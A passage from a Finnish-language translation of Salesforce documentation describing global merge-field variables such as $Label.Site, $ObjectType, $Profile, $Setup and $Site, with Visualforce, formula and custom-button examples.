<apex:datalist var="mess" value="{!messages}">
  <apex:outputText value="{!mess.componentLabel}:" style="color:red"/>
  <apex:outputText value="{!mess.detail}" style="color:black" />
</apex:datalist>
```

Vihjeitä:

Tämä globaali muuttuja on käytettävissä vain Visualforce-sivuilla.

\$CurrentPage**Kuvaus:**

Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa nykyiseen Visualforce-sivuun tai sivupyynnöön.

Käyttö:

Käytä tätä globaalia muuttujaa Visualforce-sivulla viitataksesi nykyisen sivun nimeen (\$CurrentPage.Name) tai nykyisen sivun URL-osoitteeseen (\$CurrentPage.URL). Käytä koodia \$CurrentPage.parameters.**parametrinNimi** viitataksesi sivupyynnön parametreihin ja arvoihin, jossa *parametrinNimi* on viitattavan pyynnön parametri.

Visualforce-esimerkki:

```
<apex:page standardController="Account">
  <apex:pageBlock title="Hello {!$User.FirstName}!">
    You belong to the {!account.name} account.<br/>
    You're also a nice person.
  </apex:pageBlock>
  <apex:detail subject="{!account}" relatedList="false"/>
  <apex:relatedList list="OpenActivities"
    subject="{!$CurrentPage.parameters.relatedId}"/>
</apex:page>
```

Vihjeitä:

Tämä globaali muuttuja on käytettävissä vain Visualforce-sivuilla.

\$FieldSet**Kuvaus:**

Antaa käyttöoikeuden organisaatiossasi määriteltyyn kenttäjoukkoon.

Käyttö:

Käytä tätä Visualforce -sivuillasi iteroidaksesi dynaamisesti kenttäjoukon kentissä. Sinun on asetettava tälle globaalille muuttujalle etuliite, joka viittaa standardiin tai mukautettuun objektiin, jolla on tämä kenttäjoukko.

Visualforce-esimerkki:

```
<apex:page standardController="Account">
  <apex:repeat value="{!$Account.FieldSet.mySpecialFields}"
    var="field">
    <apex:outputText value="{!field}" />
  </apex:repeat>
</apex:page>
```

Vihjeitä:

Tämä globaali muuttuja on käytettävissä vain Visualforce-sivuilla.

\$Label

Kuvaus:	Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa mukautettuun otsikkoon.
Käyttö:	1. Valitse kenttätypiksi \$Label. 2. Valitse mukautettu otsikko, johon haluat viitata. Palautettu arvo riippuu asiayhteyteen liittyvän käyttäjän kieliasetuksesta. Palautettava arvo on yksi seuraavista etusijaisuusjärjestyksessä: 1. Paikallisen käännöksen teksti 2. Pakatun käännöksen teksti 3. Pääotsikon teksti
Esimerkkikulku:	Luo kulun kaava seuraavalla lausekkeella. <pre>{!\$Label.customCurrency_label}</pre> Viittaa sitten kulun kaavaan ruutukentän otsikkona.
Visualforce-esimerkki:	<pre><apex:page> <apex:pageMessage severity="info" strength="1" summary="{!\$Label.firstrun_helptext}" /> </apex:page></pre>
Lightning-komponenttien esimerkki	Markup-lausekkeessa oleva otsikko, joka käyttää oletusarvoista nimitilaa <pre>{!\$Label.c.otsikonNimi}</pre> Otsikko JavaScript-koodissasi, jos organisaatiollasi on nimitila <pre>\$A.get("\$Label.nimitila.otsikonNimi")</pre>
Vihjeitä:	Tämä globaali muuttuja on käytettävissä vain Lightning-komponenteissa, Visualforce-sivuilla, Apexissa, kulkujen kaavoissa ja prosessien kaavoissa.

\$Label.Site

Kuvaus:	Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa vakionuotoiseen Sites-otsikkoon Visualforce-sivulla. Kuten kaikki vakio-otsikot, teksti näkyy käyttäjän kielen ja paikkamäärittelyn perusteella.				
Käyttö:	Voit käyttää tätä lauseketta Visualforce-sivulla, kun haluat avata vakionuotoisen Sites-otsikon. Kun sovelluspalvelin rakentaa sivun esitettäväksi loppukäyttäjän selaimessa, palautettava arvo riippuu käyttäjän kielestä ja kielialueesta. Salesforce tarjoaa seuraavat otsikot: <table> <tr> <th>Otsikko</th><th>Viesti</th></tr> <tr> <td>authorization_required</td><td>Käyttöoikeuksien tarkistaminen vaaditaan</td></tr> </table>	Otsikko	Viesti	authorization_required	Käyttöoikeuksien tarkistaminen vaaditaan
Otsikko	Viesti				
authorization_required	Käyttöoikeuksien tarkistaminen vaaditaan				

Otsikko	Viesti
bandwidth_limit_exceeded	Kaistanleveysraja ylitetty
change_password	Vaihda salasanaa
change_your_password	Salasanan vaihtaminen
click_forget_password	Jos olet unohtanut salasanasasi, voit palauttaa sen napsauttamalla Salasana unohtunut.
community_nickname	Lempinimi
confirm_password	Vahvista salasana
down_for_maintenance	<i>{0}</i> is down for maintenance
sähköposti	Sähköposti
email_us	lähetä meille sähköpostia
enter_password	Unohtuiko salasana? Kirjoita käyttäjänimesi alla.
virhe	Virhe: {0}
error2	Virhe
file_not_found	Tiedostoa ei löydy
forgot_password	Salasana unohtui
forgot_password_confirmation	Salasanan unohtamisen vahvistus
forgot_your_password_q	Unohtuiko salasanasasi?
get_in_touch	Ole hyvä ja {1} jos haluat ottaa yhteyttä.
go_to_login_page	Mene kirjautumissivulle
img_path	/img/sites
in_maintenance	Suljettu ylläpitotoimia varten
limit_exceeded	Raja ylitetty
sisäänkirjautuminen	sisäänkirjautuminen
login_button	Kirjaudu sisään
login_or_register_first	Voit käyttää sivua vasta, kun olet kirjautunut sisään tai rekisteröitynyt.
uloskirjautuminen	Uloskirjautuminen
new_password	Uusi salasana
new_user_q	Uusi käyttäjä?
old_password	Vanha salasana
page_not_found	Sivua ei löydy

Otsikko	Viesti
page_not_found_detail	Sivua ei löydy: {0}
salasana	salasana
passwords_dont_match	Salasana ei täsmää.
powered_by	Palvelun tarjoaa
rekisteröidy	Rekisteröidy
registration_confirmation	Rekisteröinnin vahvistus
site_login	Sivustolle kirjautuminen
site_under_construction	Sivusto rakenteilla
sorry_for_inconvenience	Pahoitlemme aiheutunutta haittaa.
sorry_for_inconvenience_backShortly	Pahoitlemme aiheutunutta haittaa. Palaamme hetken kuluttua.
stay_tuned	Pysy kuulolla.
lähetä	Lähetä
temp_password_sent	Sinulle lähetettiin sähköposti, joka sisältää tilapäisen salasanan.
thank_you_for_registering	Kiitos rekisteröitymisestä Sinulle lähetettiin sähköposti, joka sisältää tilapäisen salasanan.
under_construction	<i>{0}</i> is under construction
user_registration	Uuden käyttäjän rekisteröityminen
käyttäjänimi	Käyttäjänimi
verify_new_password	Vahvista uusi salasana

Visualforce-esimerkki:

```
<apex:page>
  <apex:pageMessage severity="info"
    strength="1"
    summary="{!$Label.Site.temp_password_sent}"
  />
</apex:page>
```

Vihjeitä:

Tämä globaali muuttuja on käytettävissä vain Visualforce-sivuilla.

\$Network**Kuvaus:**

Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa yhteisön tietoihin Visualforce-sähköpostimallissa.

Käyttö:	Käytä tätä lauseketta Visualforce-sähköpostimallissa käyttääksesi siinä yhteisön nimeä ja yhteisön sisäänkirjautumissivun URL-osoitetta.
Visualforce-esimerkki:	<pre><messaging:emailTemplate subject="Your Password has been reset" recipientType="User" > <messaging:htmlEmailBody > <p>Hi,</p> <p>Your password for {!\$Network.Name} community has been reset.</p> <p>Reset Password</p> <p>Regards,</p> <p>Communities Admin</p> </messaging:htmlEmailBody> </messaging:emailTemplate></pre>
Vihjeitä:	Tämä globaali muuttuja toimii vain yhteisöjen Visualforce-sähköpostimalleissa.

\$ObjectType

Kuvaus:	Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa vakio-objekteihin tai mukautettuihin objekteihin (kuten Tilit, Tapaukset tai Mahdollisuudet) sekä kyseisen objektin kenttien arvoihin. Voit käyttää objektityypin yhdistämiskenttiä LINKTO-, GETRECORDIDS- ja URLFOR-funktioissa viitataksesi tietyntyyppisiin tietoihin tai VLOOKUP-funktiossa viitataksesi liittyvän objektin tietyntyyppiseen kenttään.
Käyttö:	1. Valitse kenttätyyppi: \$ObjectType. 2. Valitse objekti, jolla lisätään kyseistä objektia vastaava yhdistämiskenttä, kuten \$ObjectType.Case. Voit myös valita kentän kyseisessä objektissa käyttämällä seuraavaa syntaksia: <pre>\$ObjectType.Role_Limit__c.Fields.Limit__c.</pre>
Esimerkki mukautetusta painikkeesta:	Alla oleva mukautettujen painikkeiden luettelo viittaa tapauksen vakio-objektiin \$ObjectType.Case-yhdistämiskentässä. <pre>{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS(\$ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New"; newRecords.push(c); } result = sforce.connection.update(newRecords); window.location.reload(); }</pre>
Esimerkki vahvistussäännöstä:	Tämä esimerkki varmistaa laskutuksen postiosoitteen olevan kelvollinen Yhdysvaltain osoite hakemalla viisi ensimmäistä numeroa mukautetusta objektista Zip_Code__c, joka sisältää kaikki Yhdysvaltojen postinumerot.

Jos postinumeroa ei löydy Zip_Code__c-objektista tai laskutusosoitteen osavaltio ei vastaa State_Code__c:n arvoa Zip_Code__c-objektissa, näyttöön tulee virheilmoitus.

```
AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA",
BillingCountry = "US"),
      VLOOKUP( $ObjectType.Zip_Code__c.Fields.State_Code__c,
      $ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) <>
      BillingState )
```

Visualforce-esimerkki: Seuraava esimerkki hakee otsikon Tili-objektin Nimi-kentälle:

```
{!$ObjectType.Account.Fields.Name.Label}
```

Vihjeitä: Tämä globaali muuttuja on käytettävissä Visualforce-sivuilla, mukautetuissa painikkeissa ja linkeissä, S-control-objekteissa sekä vahvistussäännöissä.

\$Organisaatio

Kuvaus: Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa yrityksen profilitietoihin. Voit viitata organisaation yhdistämiskentillä organisaatiosi toimipaikkaan, faksinumeroon, Y-tunnukseen tai muihin tietoihin.

Käyttö:

1. Valitse kenttätyyppi: \$Organisaatio.
2. Valitse yhdistämiskenttä, kuten \$Organization.Fax.

Esimerkki vahvistussäännöstä: Organisaatioyhdistämiskenttiä käyttämällä voi vertailla mitä tahansa organisaation määritettä asiakkaiden vastaaviin määritteisiin. Voit esimerkiksi selvittää, onko organisaatiosi maa sama kuin tiliesi maa. Alla oleva vahvistuskaava viittaa organisaatiosi maa-yhdistämiskenttään ja edellyttää kaikilta ulkomaisilta tileiltä maakoodia.

```
AND($Organization.Country <> BillingCountry, ISBLANK(Country_Code__c))
```

Esimerkkikulku: Luo kulun kaava (teksti), jonka lauseke on {!\$Organization.City}. Tarkasta Päätös-elementillä, vastaako yhteyshenkilön kaupunki kyseistä kaavaa

Visualforce-esimerkki: Organisaation tietoihin pääsee käyttämällä piste-merkintää. Esimerkki:

```
{!$Organization.Street}
{!$Organization.State}
```

Vihjeitä: Organisaation yhdistämiskenttien arvot tulevat niistä arvoista, jotka on nyt tallennettu osaksi yrityksesi tietoja Salesforcea.

Huomaa, että {!\$Organization.UiSkin} on valintaluetteloarvo, joten sitä tulisi käyttää valintaluettelofunktioiden, kuten ISPICKVAL(), kanssa mukautetuissa kentissä, vahvistussäännöissä, Visualforce-lausekkeissa, kulkujen kaavoissa, prosessien kaavoissa ja työnkulkusääntöjen kaavoissa.

\$Page

Kuvaus:	Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa Visualforce-sivuun.
Käyttö:	Käytä tätä lauseketta Visualforce-sivulla linkittääksesi toiseen Visualforce-sivuun.
Visualforce-esimerkki:	<pre><apex:page> <h1>Linked</h1> <apex:outputLink value="{!\$Page.otherPage}"> This is a link to another page. </apex:outputLink> </apex:page></pre>
Vihjeitä:	Tämä globaali muuttuja on käytettävissä vain Visualforce-sivuilla.

\$Permission

Kuvaus:	Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa nykyisen käyttäjän mukautettujen käyttöoikeuksien tietoihin. Voit käyttää käyttöoikeuden yhdistämiskenttiä viitataksesi käyttäjän nykyisiin käyttöoikeuksiin, jotka hänellä on organisaatiosi mukautettuihin käyttöoikeuksiin.
Käyttö:	1. Valitse kenttätyyppi: \$Permission. 2. Valitse yhdistämiskenttä, kuten \$Permission.customPermissionName.
Esimerkki vahvistussäännöstä:	Seuraava vahvistussääntö viittaa nykyisen käyttäjän mukautettuun changeAustinAccounts-käyttöoikeuteen. Tämä sääntö varmistaa, että vain changeAustinAccounts-käyttöoikeuden omistavat käyttäjät voivat päivittää tilejä, joiden laskutusosoitteen kaupunki on Austin. <pre>BillingCity = 'Austin' && \$Permission.changeAustinAccounts</pre>
Visualforce-esimerkki:	Käytä seuraavaa, jos haluat pageblock-komponentin näkyvän vain käyttäjille, joilla on mukautettu seeExecutiveData-käyttöoikeus. <pre><apex:pageBlock rendered="{!\$Permission.canSeeExecutiveData}"> <!-- Executive Data Here --> </apex:pageBlock></pre>
Vihjeitä:	\$Permission näytetään vain, jos organisaatiollesi on luotu mukautettuja käyttöoikeuksia. Tätä globaalia muuttujaa ei tueta prosesseille, kuluille tai työnkulkusäännöille.

\$Profile

Kuvaus:	Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa nykyisen käyttäjän profiilitietoihin. Voit käyttää profiili-yhdistämiskenttiä viitatessasi käyttäjän profiilitietoihin, kuten lisenssityyppiin tai nimeen.
Käyttö:	1. Valitse kenttätyyppi: \$Profile.

2. Valitse yhdistämiskenttä, kuten `$Profile.Name`.

Esimerkki

vahvistussäännöstä:

Alla oleva vahvistussääntökaava viittaa nykyisen käyttäjän profiilin nimeen, jotta voidaan varmistaa, että vain tietueen omistaja tai kyseisen profiilin käyttäjät voivat tehdä muutoksia mukautettuun Oma tavoite-kenttään:

```
AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <>
    "Custom: System Admin" )
```

Esimerkkikulku:

Jos haluat tunnistaa oletuskäyttäjän profiilin, luo kulun kaava (teksti), jolla on seuraava lauseke.

```
{ !$Profile.Name }
```

Viittaamalla tähän kaavaan vältyt käyttämästä kyselyitä (Lookup-elementtejä) ja kuluttamasta rajoitustasi.

Visualforce-esimerkki: Nykyisen käyttäjän profiili palautetaan seuraavasti:

```
{ !$Profile.Name }
```

Vihjeitä:

- `$Profile`-yhdistämiskentät ovat käytettävissä vain Edition-versioissa, joissa voi luoda mukautettuja profiileja.
- Profiilien nimien avulla voi viitata `$Profile`-yhdistämiskenttien vakioprofiileihin. Jos viittasit profiiliin aikaisemmin sisäisellä arvolla, määritä sen asemasta käytettävä nimi seuraavan luettelon avulla:

Vakioprofiilin nimi	\$Profile Value
---------------------	-----------------

Järjestelmän pääkäyttäjä	PT1
Vakiokäyttäjä	PT2
Vain luku	PT3
Ratkaisupäällikkö	PT4
Markkinointikäyttäjä	PT5
Sopimuspäällikkö	PT6
Kumppanikäyttäjä	PT7
Platform-vakiokäyttäjä	PT8
Platform One -sovelluksen vakiokäyttäjä	PT9
Asiakasportaalin käyttäjä	PT13
Asiakasportaalin pääkäyttäjä	PT14

- Yhdistämiskentän arvot ovat tyhjiä, jos profiilimääritteet ovat tyhjiä. Esimerkiksi `Kuvaus`-profiilia ei edellytetä, joten se ei välttämättä sisällä arvoa.
- Käyttäjät voivat käyttää näitä yhdistämiskenttiä ilman, että heille tarvitsee myöntää lupia tai käyttöoikeuksia profiilitietoihin.

\$RecordType

Kuvaus:	Globaali yhdistämiskenttä, jota käytetään nykyisen tietueen tietuetyyppiin viittaamiseen.
Käyttö:	Lisää \$RecordType manuaalisesti s-control-objektiisi.
Visualforce-esimerkki:	Nykyisen tietuetyypin tunniste palautetaan seuraavasti: <pre>{ \$RecordType . Id }</pre>
Vihjeitä:	- Käytä \$RecordType . Id-muuttujaa viitataksesi tiettyyn tietuetyyppiin \$RecordType . Id-muuttujan sijaan. Vaikka \$RecordType . Name tekee kaavasta luettavamman, sinun täytyy päivittää kaava, jos tietuetyypin nimi muuttuu, mutta tietuetyypin tunnus ei muutu koskaan. Jos olet kuitenkin ottamassa kaavoja käyttöön useissa organisaatioissa (esimerkiksi sandbox- ja tuotanto-organisaation välillä), käytä muuttujaa \$RecordType . Name, koska tunnukset eivät ole samoja eri organisaatioissa. - Vältä käyttämästä määritettyä \$RecordType kaavoissa, paitsi oletusarvokaavoissa. Käytä sen sijaan RecordType-yhdistämiskenttää (esimerkiksi Account . RecordType . Name) tai objektin RecordTypeId-kenttää. - Älä viittaa mihinkään kenttään \$RecordType-yhdistämiskentällä ristiobjektien kaavoissa. \$RecordType-muuttuja jakautuu kaavan sisältämään tietueeseen, mutta ei tietueisiin, joihin kaava ulottuu. Käytä sen sijaan objektin RecordType-yhdistämiskenttää.

\$Request

Kuvaus:	Globaali yhdistämiskenttä, jota käytetään viitattaessa arvon palauttavaan kyselyparametriin nimellä.
Käyttö:	Lisää \$Request manuaalisesti s-control-objektiin.
Esimerkki s-control-objektista:	Alla oleva koodikatkelma, jonka nimi on Title_Snippet, edellyttää kahta syöttöparametria: titleTheme ja titleText. Voit käyttää sitä uudelleen useissa s-control-objekteissa ja määrittää näin HTML-sivujen nimiä ja teemoja. <pre><h2 class="{!\$Request.titleTheme}.title"> {!\$Request.titleText}</h2></pre> Alla oleva S-control-objekti kutsuu tätä koodikatkelmaa INCLUDE-funktiolla lähettäen sille sen luoman HTML-sivun otsikon ja teeman parametrit. <pre><html> <head> </head> <body> {! INCLUDE(\$SControl.Title_Snippet, [titleTheme = "modern", titleText = "My Sample Title"]) } ... Insert your page specific content here ... </body> </html></pre>
Vihjeitä:	Älä käytä \$Request-funktiota Visualforce-sivuilla viitataksesi kyselyn parametreihin. Käytä \$CurrentPage-kenttää sen sijaan.

\$Resource

Kuvaus:	Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa olemassa olevaan staattiseen resurssiin nimellä Visualforce-sivulla. Voit käyttää resurssien yhdistämiskenttiä myös URLFOR-toiminnoissa, kun haluat viitata tiettyyn staattisessa resurssiarkistossa olevaan tiedostoon.
Käyttö:	Viittaa olemassa olevaan staattiseen resurssiin <code>\$Resource</code> -muuttujalla. Muoto on <code>\$Resource.ResurssinNimi</code> , esimerkiksi <code>\$Resource.TestImage</code> .
Visualforce-esimerkkejä:	Alla oleva Visualforce-komponentti viittaa kuvatiedostoon, joka ladattiin palveluun staattisena resurssina ja jolle annettiin nimi <code>TestImage</code>: <pre><apex:image url="{!\$Resource.TestImage}" width="50" height="50"/></pre> Jos haluat viitata arkistossa olevaan tiedostoon (kuten <code>.zip</code>- tai <code>.jar</code>-tiedostoon), käytä URLFOR-funktiota. Määritä staattisen resurssin nimi, jonka annoit ensimmäisellä parametrilla ladatessasi arkiston, sekä toisella parametrilla määrittämäsi kyseisen tiedoston polku arkistossa. Esimerkki: <pre><apex:image url="{!URLFOR(\$Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50"/></pre>
Vihjeitä:	Tämä globaali muuttuja on käytettävissä vain Visualforce-sivuilla.

\$SControl

 **Tärkeää:** Visualforce-sivut ovat korvanneet s-control-objektit. Organisaatiot, jotka eivät ole käyttäneet S-control-objekteja ennen, eivät voi luoda niitä. Nykyiset S-control-objektit säilyvät entisellään ja niitä voi yhä muokata.

Kuvaus:	Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa aiemmin luodun custom s-control -objektin nimeen. Käytä LINKTO-, INCLUDE- ja URLFOR-funktioiden S-control-yhdistämiskenttiä viitataksesi yhteen mukautettuun S-control-objektiisi.
Käyttö:	1. Valitse kenttätyyppi: <code>\$SControl</code>. 2. Valitse s-control-objekti, jolla lisätään kyseistä s-control-objektia vastaava yhdistämiskenttä, kuten <code>\$Scontrol.Header_Snippet</code>.
Esimerkki s-control-objektista:	Alla oleva s-control-objekti viittaa koodikatkelmaan <code>\$Scontrol.Header_Snippet</code>-yhdistämiskentässä: <pre><html> <body> {! INCLUDE(\$SControl.Header_Snippet, [title = "My Title", theme = "modern"])} </body> </html></pre>
Visualforce-esimerkki:	Seuraavassa esimerkissä esitetään, miten HelloWorld-niminen s-control-objekti linkitetään Visualforce-sivulla: <pre><apex:page> <apex:outputLink value="{!\$SControl.HelloWorld}">Open the HelloWorld s-control</apex:outputLink> </apex:page></pre>

Mikäli haluat ainoastaan upottaa s-control-objektin sivuun, voit käyttää `<apex:scontrol>`-tunnistetta ilman `$$Control`-yhdistämiskenttää. Esimerkki:

```
<apex:page>
<apex:scontrol controlName="HelloWorld" />
</apex:page>
```

Vihjeitä:

- Avattava `Lisää yhdistämiskenttä` -luettelo sisältää kaikki custom s-control -objektit koodikatkelmia lukuun ottamatta. Vaikka koodikatkelmat ovat s-control-objekteja, ne toimivat eri tavalla. Et esimerkiksi voi viitata `URLFOR`-funktion koodikatkelmaan suoraan. Koodikatkelmat eivät ole käytettävissä, kun luot mukautetun painikkeen tai linkin, jolla on mukautetun S-control-objektin `Sisällön lähde`, etkä voi lisätä koodikatkelmia sivuasetteluihisi. Jos haluat lisätä koodikatkelman s-control-objektiin, käytä avattavaa `Lisää koodikatkelma` -valikkoa.
- Tämä globaali muuttuja on käytettävissä vain mukautetuissa painikkeissa ja linkeissä, s-control-objekteissa ja Visualforce-sivuilla.

\$Setup

Kuvaus: Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa mukautettuun "hierarkia"-tyyppiseen asetukseen.

Käyttö: Käytä `$Setup`-funktia käyttäaksesi hierarkkisia mukautettuja asetuksia ja niiden arvoja käyttämällä piste-merkintää. Esimerkki: `$Setup.App_Prefs__c.Show_Help_Content__c`.

Hierarkkiset mukautetut asetukset sallivat arvot millä tahansa kolmella tasolla:

1. Organisaation taso, oletusarvo kaikille
2. Profiilitaso, joka korvaa Organisaation taso -arvon
3. Käyttäjätaso, joka korvaa Organisaation taso ja Profiilitaso-arvot

Salesforce määrittää tälle mukautetun asetuksen kentälle oikean arvon automaattisesti oletuskäyttäjän nykyisen asiayhteyden perusteella.

Kaavakenttä-esimerkki:

```
{!$Setup.CustomSettingName__c.CustomFieldName__c}
```

Kaavakentät toimivat vain mukautetuissa hierarkia-asetuksissa. Niitä ei voida käyttää mukautetuissa luetteloasetuksissa.

Visualforce-esimerkki: Seuraava esimerkki osoittaa, miten voit näyttää mahdollisesti laajennetun ohjeviestin syötekentälle käyttäjän valinnan mukaan:

```
<apex:page>
  <apex:inputField value="{!usr.Workstation_Height__c}"/>
  <apex:outputPanel id="helpWorkstationHeight"
    rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">
    Enter the height for your workstation in inches, measured from
    the
    floor to top of the work surface.
  </apex:outputPanel>
```

```
...
</apex:page>
```

Jos organisaation taso on tälle mukautetulle asetukselle `true`, käyttäjät näkevät laajennetun ohjeiestin oletusarvoisesti. Jos käyttäjä ei halua nähdä näitä ohjeiستهjä, hän voi määrittää mukautetuksi asetukseen `false` korvataksaan organisaation (tai profiilin) tason arvon.

"Luettelo"-tyyppiset mukautetut asetukset eivät ole käytettävissä Visualforce-sivuilla, jotka käyttävät tätä globaalia muuttujaa. Voit käyttää mukautettuja luettelo-asetuksia Apex:issa.

Vihjeitä:

Tämä globaali muuttuja on käytettävissä Visualforce-sivuilla, kaavakentissä, vahvistussäännöissä, kulkujen kaavoissa ja prosessien kaavoissa.

sivusto**Kuvaus:**

Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa nykyisen Force.com-sivuston tietoihin.

Käyttö:

Käytä piste-merkintää käyttäessäsi nykyisen Force.com-sivuston tietoja. Hiomaa, että vain seuraavat sivuston kentät ovat käytettävissä:

Yhdistämiskenttä	Kuvaus
<code>\$Site.Name</code>	Palauttaa nykyisen sivuston API-nimen.
<code>\$Site.Domain</code>	Palauttaa organisaatiosi Force.com-toimialueenimen.
<code>\$Site.CustomWebAddress</code>	Palauttaa pyynnön mukautetun URL:in, jos sen loppuosa ei ole <code>force.com</code> , tai jos se ei palauta sivuston ensisijaista mukautettua URL:ia. Jos kumpaakaan ei ole, tämä palauttaa tyhjän jonon. Huomaa, että URL:n polku on aina juuri, vaikka pyynnön mukautetussa URL:ssa olisi polun etuliite. Jos nykyinen pyyntö ei ole sivustopyyntö, tämä kenttä palauttaa tyhjän jonon. Tämän kentän arvo loppuu aina <code>/</code> -merkkiin. <code>\$Site.CustomWebAddress</code> käyttöä ei suositella missään tapauksessa, vaan suosittelemme sen sijaan käyttämään <code>\$Site.BaseCustomUrl</code> .
<code>\$Site.OriginalUrl</code>	Palauttaa tämän sivun alkuperäisen URL:n, jos se on sivuston määritetty virhesivu; muussa tapauksessa palauttaa <code>null</code> -arvon.
<code>\$Site.CurrentSiteUrl</code>	Palauttaa nykyisen sivuston perus-URL:in, jota viitteiden ja linkkien pitäisi käyttää. Huomaa, että tämä kenttä voi palauttaa viittaavan sivun URL:in nykyisen pyydetyt URL:in sijaan. Tämän kentän arvo sisältää polun etuliitteen, ja se loppuu aina <code>/</code> -merkkiin. Jos nykyinen pyyntö ei ole sivustopyyntö, tämä kenttä palauttaa tyhjän jonon. <code>\$Site.CurrentSiteUrl</code> :n käyttöä ei suositella. Käytä sen sijaan <code>\$Site.BaseUrl</code> .
<code>\$Site.LoginEnabled</code>	Palauttaa arvon <code>true</code> , jos nykyinen sivusto liittyy aktiiviseen ja pitkään käytössä olleeseen portaaliin. Muussa tapauksessa arvo <code>false</code> palautetaan.

Yhdistämiskenttä	Kuvaus
\$Site.RegistrationEnabled	Palauttaa arvon <code>true</code> , jos nykyinen sivusto liittyy aktiiviseen ja itserekisteröinnin sallivaan Asiakasportaaliin. Muussa tapauksessa arvo <code>false</code> palautetaan.
\$Site.IsPasswordExpired	Palauttaa arvon <code>true</code> todennetuille käyttäjille, jos kirjautuneen käyttäjän salasana on vanhentunut. Palauttaa arvon <code>false</code> todentamattomille käyttäjille.
\$Site.AdminEmailAddress	Palauttaa nykyisen sivuston <code>Sivuston yhteyshenkilö</code> -kentän arvon.
\$Site.Prefix	Palauttaa nykyisen sivuston URL-polun etuliitteen. Jos sivustosi URL on esimerkiksi <code>omayritys.force.com/kumppanit</code> , <code>/kumppanit</code> on polun etuliite. Palauttaa <code>null</code> , jos etuliitettä ei ole määritetty. Jos nykyinen pyyntö ei ole sivustopyyntö, tämä kenttä palauttaa tyhjän jonon.
\$Site.Template	Palauttaa nykyiseen sivuun liittyvän mallin nimen; palauttaa oletusmallin, mikäli yhtään mallia ei ole määritetty.
\$Site.ErrorMessage	Palauttaa virheilmoituksen nykyiselle sivulle, mikäli se on sivuston määritetty virhesivu ja virhe on olemassa; muussa tapauksessa palauttaa tyhjän kommentosarjan.
\$Site.ErrorDescription	Palauttaa virhekuvausten nykyiselle sivulle, mikäli se on sivuston määritetty virhesivu ja virhe on olemassa; muussa tapauksessa palauttaa tyhjän kommentosarjan.
\$Site.AnalyticsTrackingCode	Sivustoosi liittyvä seurantakoodi. Palvelut, kuten Google Analytics, voivat käyttää tätä koodia sivustosi sivupyyntötietojen seuraamiseksi.
\$Site.BaseCustomUrl	Palauttaa nykyisen sivuston perus-URL:n, joka ei käytä Force.com -alidomainia. Palautunut URL käyttää samaa protokollaa (HTTP tai HTTPS), kuin nykyinen pyyntö, jos sivustolla on vähintään yksi ei-Force.com mukautettu URL, joka tukee HTTPS:ää. Tämän kentän arvo ei pääty koskaan <code>/</code> -merkkiin. Jos sivuston kaikki mukautetut URL:it päättyvät <code>force.com</code> , tai sivustolla ei ole mukautettuja URL:eja, tämä palauttaa tyhjän jonon. Jos nykyinen pyyntö ei ole sivustopyyntö, tämä kenttä palauttaa tyhjän jonon. Tämä kenttä korvaa <code>CustomWebAddress</code> :n ja sisällyttää mukautetun URL:n polun etuliitteen.
\$Site.BaseInsecureUrl	Palauttaa nykyisen sivuston perus-URL:n, joka käyttää HTTP:n sijaan HTTPS:tä. Nykyisen pyynnön domain on käytössä. Palautettu arvo sisältää polun etuliitteen, ja se loppuu aina <code>/</code> -merkkiin. Jos nykyinen pyyntö ei ole sivustopyyntö, tämä kenttä palauttaa tyhjän jonon.

Yhdistämiskenttä	Kuvaus
<code>\$Site.BaseRequestUrl</code>	Palauttaa nykyisen sivuston perus-URL:n pyydetylle URL:lle. Tähän ei vaikuta viittaavan sivuston URL. Palautunut URL käyttää samaa protokollaa (HTTP tai HTTPS) kuin nykyinen pyyntö. Palautettu arvo sisältää polun etuliitteen, ja se loppuu aina <code>/</code> -merkkiin. Jos nykyinen pyyntö ei ole sivustopyyntö, tämä kenttä palauttaa tyhjän jonon.
<code>\$Site.BaseSecureUrl</code>	Palauttaa nykyisen sivuston perus-URL:n, joka käyttää HTTPS:n sijaan HTTP:tä. Nykyisen pyynnön domain on suositeltu, jos se tukee HTTPS:ää. Domainit, jotka eivät ole Force.com alidomaineja, ovat suositellumpia kuin Force.com alidomainit. Sivustoon yhdistetty Force.com alidomain otetaan käyttöön, jos nykyisellä sivustolla ei ole muita HTTPS domaineja. Jos sivustolla ei ole mukautettuja HTTPS URL:eja, tämä metodi palauttaa tyhjän jonon. Palautettu arvo sisältää polun etuliitteen, ja se loppuu aina <code>/</code> -merkkiin. Jos nykyinen pyyntö ei ole sivustopyyntö, tämä kenttä palauttaa tyhjän jonon.
<code>\$Site.BaseUrl</code>	Palauttaa nykyisen sivuston perus-URL:in, jota viitteiden ja linkkien pitäisi käyttää. Huomaa, että tämä kenttä voi palauttaa viittaavan sivun URL:in nykyisen pyydetyin URL:in sijaan. Tämän kentän arvo sisältää polun etuliitteen, ja se loppuu aina <code>/</code> -merkkiin. Jos nykyinen pyyntö ei ole sivustopyyntö, tämä kenttä palauttaa tyhjän jonon. Tämä kenttä korvaa <code>\$Site.CurrentSiteUrl</code> :n.
<code>\$Site.MasterLabel</code>	Palauttaa nykyisen sivuston Master Label -kentän arvon. Jos nykyinen pyyntö ei ole sivustopyyntö, tämä kenttä palauttaa tyhjän jonon.
<code>\$Site.SiteId</code>	Palauttaa nykyisen sivuston tunnistein. Jos nykyinen pyyntö ei ole sivustopyyntö, tämä kenttä palauttaa tyhjän jonon.
